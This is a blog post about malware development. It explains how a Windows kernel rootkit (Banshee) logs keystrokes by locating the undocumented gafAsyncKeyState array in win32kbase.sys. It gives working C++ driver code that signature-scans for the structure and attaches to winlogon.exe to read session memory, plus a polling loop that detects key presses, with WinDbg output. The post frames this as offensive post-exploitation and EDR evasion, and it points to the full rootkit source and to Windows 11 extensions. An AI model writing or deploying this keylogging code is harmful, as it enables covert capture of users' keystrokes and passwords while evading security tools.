Keylogging in the Windows kernel with undocumented data structures

eversinc33.com/posts/kernel-mode-keylogging/

eversinc33

bits about malware development and penetration testing


```
                                                                  o88
oooooooo       oooooooo
 oooooooooo8 oooo    oooo oooooooooo8 oo oooooo     ooooooooo8 oooo   oo oooooo     ooooooo
o88     888o o88     888o
888oooooo8    888    888 888oooooo8    888     888 888ooooooo  888    888    888 888
888    888888o       888888o
888             888 888   888           888                 888 888    888    888 888
88o     o888 88o     o888
  888oooo888      888       888oooo888 o888o        88ooooooo88 o888o o888o o888o  88ooo888
88ooo88      88ooo88
```

Feb 25, 2024

7 min read

If you are into rootkits and offensive windows kernel driver development, you have probably watched the talk Close Encounters of the Advanced Persistent Kind: Leveraging Rootkits for Post-Exploitation, by Valentina Palmiotti (@chompie1337) and Ruben Boonen (@FuzzySec), in which they talk about using rootkits for offensive operations. I do believe that rootkits are the future of post-exploitation and EDR evasion - EDR is getting tougher to evade in

userland and Windows drivers are full of vulnerabilites which can be exploited to deploy rootkits. One part of this talk however particularly caught my interest: Around the 16 minute mark, Valentina talks about kernel mode keylogging. She describes the abstract process of how they achieve this in their rootkit as follows:



The basic idea revolves around `gafAsyncKeyState` (gaf = global af?), which is an undocumented kernel structure in `win32kbase.sys` used by `NtUserGetAsyncKeyState` (this structure exists up to Windows 10 - more on that at the end or in the talk linked above).

By first locating and then parsing this structure, we can read keystrokes the way that `NtUserGetAsyncKeyState` does, without calling any APIs at all.

As always, game cheaters have been ahead of the curve, since they have been battling in the kernel with anticheats for a long time. One thread explaining this technique dates back to 2019 for example.

In the talk, they also give the idea to map this memory into a usermode virtual address, to then poll this memory from a usermode process. I roughly implemented their approach, but skipped this memory mapping part, as in my rootkit Banshee (for now) I might as well read from the kernel directly. In this short post I want to give an idea about how I approached the implementation with the guideline from the talk.

Implementation

The first challenge is of course to locate `gafAsyncKeyState`. Since the offset of `gafAsyncKeyState` in relation to `win32kbase.sys` base address is different across versions of Windows, we have to resolve it dynamically. One common technique is to look for a function that accesses it in some instruction, find that instruction and then read out the target address.

Signature scanning

We know that `NtUserGetAsyncKeyState` needs to access this array. We can verify this by looking at the disassembly of `NtUserGetAsyncKeyState` in IDA, and spot a reference to our target structure, next to a `MOV rax qword ptr` instruction.

```
.text:00000001C00288FE                 nop
.text:00000001C00288FF
.text:00000001C00288FF loc_1C00288FF:                          ; DATA XREF: .rdata:00000001C0222B9C↓o
.text:00000001C00288FF ;   __try { // __except at loc_1C0028943
.text:00000001C00288FF                 mov     r8, [rdi+1E0h]
.text:00000001C0028906                 mov     rcx, cs:gpsi
.text:00000001C002890D                 mov     edx, [rcx+1B4Ch]
.text:00000001C0028913                 mov     [r8+7Ch], edx
.text:00000001C0028917                 mov     rcx, [rdi+1E0h]
.text:00000001C002891E                 mov     rax, qword ptr cs:gafAsyncKeyState
.text:00000001C0028925                 mov     [rcx+80h], rax
.text:00000001C002892C                 mov     rcx, [rdi+1E0h]
.text:00000001C0028933                 mov     rax, cs:gafAsyncKeyStateRecentDown
.text:00000001C002893A                 mov     [rcx+88h], rax
.text:00000001C0028941                 jmp     short loc_1C0028948
```

This is the first `MOV rax qword ptr` since the beginning of the function - thus we can locate it by simply scanning for the first occurence of the bytes corresponding to that instruction (starting from the functions beginning) and reading the offset from the operand.

The `MOV rax qword ptr` instruction is represented in bytes as followed:

```
48 8B 05 <32bit offset>
```

So if we find that pattern and extract the offset, we can calculate the address of our target structure `gafAsyncKeyState`.

Code for finding such a pattern in C++ is simple. You (and I, lol) should probably write a signature scanning engine, since this is a common task in a rootkit that deals with dynamic offsets, but for now a naive implementation shall suffice. However, there is one more hurdle.

Session driver address space

If we try to access the memory of `win32kbase` with WinDbg attached to our kernel, we will see that (usually) we are not able to read the memory from that address.

```
fffff804`11c06d00 cc              int     3
0: kd> dd win32kbase!NtUserGetAsyncKeyState
fffff2d2`bd028860  ???????? ???????? ???????? ????????
fffff2d2`bd028870  ???????? ???????? ???????? ????????
fffff2d2`bd028880  ???????? ???????? ???????? ????????
fffff2d2`bd028890  ???????? ???????? ???????? ????????
fffff2d2`bd0288a0  ???????? ???????? ???????? ????????
fffff2d2`bd0288b0  ???????? ???????? ???????? ????????
fffff2d2`bd0288c0  ???????? ???????? ???????? ????????
fffff2d2`bd0288d0  ???????? ???????? ???????? ????????
```

This is because the `win32kbase.sys` driver is a session driver and operates in session space, a special area of system memory that is only readable through a process running in a session. This makes sense, as the keystrokes should be handled different for every user that has a session connected.

Thus, to access this memory, we will first have to attach to a process running in the target session. In WinDbg, this is possible with the `!session` command. In our driver, we will have to call `KeStackAttachProcess`, and afterwards, `KeUnstackDetachProcess`.

```
0: kd> !session -s 1
Sessions on machine: 2
Implicit process is now ffff8009`b99be080
.cache forcedecodeptes done
Using session 1l

0: kd> dd win32kbase!NtUserGetAsyncKeyState
fffff2d2`bd028860  245c8948 74894808 48571824 8b60ec83
fffff2d2`bd028870  0001baf1 c9330000 023fc3e8 8b486500
fffff2d2`bd028880  0188250c 85e80000 480001cc db33f88b
fffff2d2`bd028890  f11d3948 74002231 15ff4824 002449b0
fffff2d2`bd0288a0  00441f0f 0d8b4800 002231dc a8813b48
fffff2d2`bd0288b0  74000001 cf8b4808 000183e8 00d2e800
fffff2d2`bd0288c0  c0850000 00b7850f 488d0000 0c72e801
fffff2d2`bd0288d0  8b480000 0fc085cf 00008784 12eee800
```

A common process to choose is `winlogon.exe`, as you can be sure it is always running and attached to a session. Another common choice seems to be `csrss.exe`, but make sure to choose the right one, as only one of the two commonly running instances runs in a session context.

Putting it all together, here we have simple code to resolve the address of `gafAsyncKeyState`. Error handling is omitted for brevity, and some functions (e.g. `GetSystemRoutineAddress`, `LOG_MSG` or `GetPidFromProcessName` are own implementations, but should be trivial to recreate and self-explanatory. Else you can look them up in Banshee):

```
PVOID Resolve_gafAsyncKeyState()
{
        KAPC_STATE apc;
        PVOID address = 0;
        PEPROCESS targetProc = 0;

        // Resolve winlogon's PID
        UNICODE_STRING processName;
        RtlInitUnicodeString(&processName, L"winlogon.exe");
        HANDLE procId = GetPidFromProcessName(processName);
        PsLookupProcessByProcessId(procId, &targetProc);

        // Get Address of NtUserGetAsyncKeyState
        DWORD64 ntUserGetAsyncKeyState = (DWORD64)GetSystemRoutineAddress(Win32kBase,
"NtUserGetAsyncKeyState");

        // Attach to winlogon.exe to enable reading of session space memory
        KeStackAttachProcess(targetProc, &apc);

        // Starting from NtUserGetAsyncKeyState, look for our byte signature
        for (INT i=0; i < 500; ++i)
        {
                if (
                   *(BYTE*)(ntUserGetAsyncKeyState + i)     == 0x48 &&
                   *(BYTE*)(ntUserGetAsyncKeyState + i + 1) == 0x8b &&
                   *(BYTE*)(ntUserGetAsyncKeyState + i + 2) == 0x05
                )
                {
                        // MOV rax qword ptr instruction found!
                        // The 32bit param is the offset from the next instruction to
the address of gafAsyncKeyState
                        UINT32 offset = (*(PUINT32)(ntUserGetAsyncKeyState + i + 3));
                        // Calculate the address: the address of
NtUserGetAsyncKeyState + our current offset while scanning + 4 bytes for the 32bit
parameter itself + the offset parsed from the parameter = our target address
                        address = (PVOID)(ntUserGetAsyncKeyState + (i + 3) + 4 +
offset);
                        break;
                }
        }

        LOG_MSG("Found address to gafAsyncKeyState at offset
[NtUserGetAsyncKeyState]+%i: 0x%llx\n", i, address);

        // Detach from the process
        KeUnstackDetachProcess(&apc);

        ObDereferenceObject(targetProc);
        return address;
}
```

With the address of our structure of interest, we now just need to find out how we can parse it.

Parsing keystrokes

While I first started to reverse engineer `NtUserGetAsyncKeyState` in Ghidra, it came to my mind that folks way smarter than me already did that, and looked up the function in ReactOS.

Here, we can see how this function simply accesses the `gafAsyncKeyState` array with the `IS_KEY_DOWN` macro, to determine if a key is pressed, according to its Virtual Key-Code.

The `IS_KEY_DOWN` macro simply checks if the bit corresponding to the virtual key-code is set and returns `TRUE` if it is. So our structure, `gafAsyncKeyState`, is simply an array of bits that correspond to the states of our keys.

All that is left now is to copy and paste these macros and implement some basic polling logic (what key is down, was it down last time, …).

```
//
https://github.com/mirror/reactos/blob/c6d2b35ffc91e09f50dfb214ea58237509329d6b/react
os/win32ss/user/ntuser/input.h#L91
#define GET_KS_BYTE(vk) ((vk) * 2 / 8)
#define GET_KS_DOWN_BIT(vk) (1 << (((vk) % 4)*2))
#define GET_KS_LOCK_BIT(vk) (1 << (((vk) % 4)*2 + 1))
#define IS_KEY_DOWN(ks, vk) (((ks)[GET_KS_BYTE(vk)] & GET_KS_DOWN_BIT(vk)) ? TRUE :
FALSE)
#define SET_KEY_DOWN(ks, vk, down) (ks)[GET_KS_BYTE(vk)] = ((down) ? \
                                                        ((ks)[GET_KS_BYTE(vk)] |
GET_KS_DOWN_BIT(vk)) : \
                                                        ((ks)[GET_KS_BYTE(vk)] &
~GET_KS_DOWN_BIT(vk)))

UINT8 keyStateMap[64] = { 0 };
UINT8 keyPreviousStateMap[64] = { 0 };
UINT8 keyRecentStateMap[64] = { 0 };

VOID UpdateKeyStateMap(const HANDLE& procId, const PVOID& gafAsyncKeyStateAddr)
{
        // Save the previous state of the keys
        memcpy(keyPreviousStateMap, keyStateMap, 64);

        // Copy over the array into our buffer
        SIZE_T size = 0;
        MmCopyVirtualMemory(
                BeGetEprocessByPid(HandleToULong(procId)),
                gafAsyncKeyStateAddr,
                PsGetCurrentProcess(),
                &keyStateMap,
                sizeof(UINT8[64]),
                KernelMode,
                &size
        );

        // for each keycode ...
        for (auto vk = 0u; vk < 256; ++vk)
        {
                // ... if key is down but wasn't previously, set it in the recent-
state-map as down
                if (IS_KEY_DOWN(keyStateMap, vk) && !
(IS_KEY_DOWN(keyPreviousStateMap, vk)))
                {
                        SET_KEY_DOWN(keyRecentStateMap, vk, TRUE);
                }
        }
}

BOOLEAN
WasKeyPressed(UINT8 vk)
{
```

```
        // Check if a key was pressed since last polling the key state
        BOOLEAN result = IS_KEY_DOWN(keyRecentStateMap, vk);
        SET_KEY_DOWN(keyRecentStateMap, vk, FALSE);
        return result;
}
```

Then, we can call `WasKeyPressed` at a regular interval to poll for keystrokes and process them in any way we like:


```
#define VK_A 0x41

VOID KeyLoggerFunction()
{
        while (true)
        {
                BeUpdateKeyStateMap(procId, gasAsyncKeyStateAddr);

                // POC: just check if A is pressed
                if (BeWasKeyPressed(VK_A))
                {
                        LOG_MSG("A pressed\n");
                }

                // Sleep for 0.1 seconds
                LARGE_INTEGER interval;
                interval.QuadPart = -1 * (LONGLONG)100 * 10000;
                KeDelayExecutionThread(KernelMode, FALSE, &interval);
        }
}
```

Logging a keystroke to the kernel debug log works as a simple PoC for the technique - whenever the `A` key is pressed, we get a debug log in WinDbg.



You can read the messy code at https://github.com/eversinc33/Banshee.

Some more things to do or look out for are:

- Implement it for Windows >= 11 - the structure is the same, it just is named different and needs to be dereferenced a few times to reach the array

- If you are interested, go with the approach mentioned by Valentina, with mapping the structure into usermode to read it from there

Happy Hacking!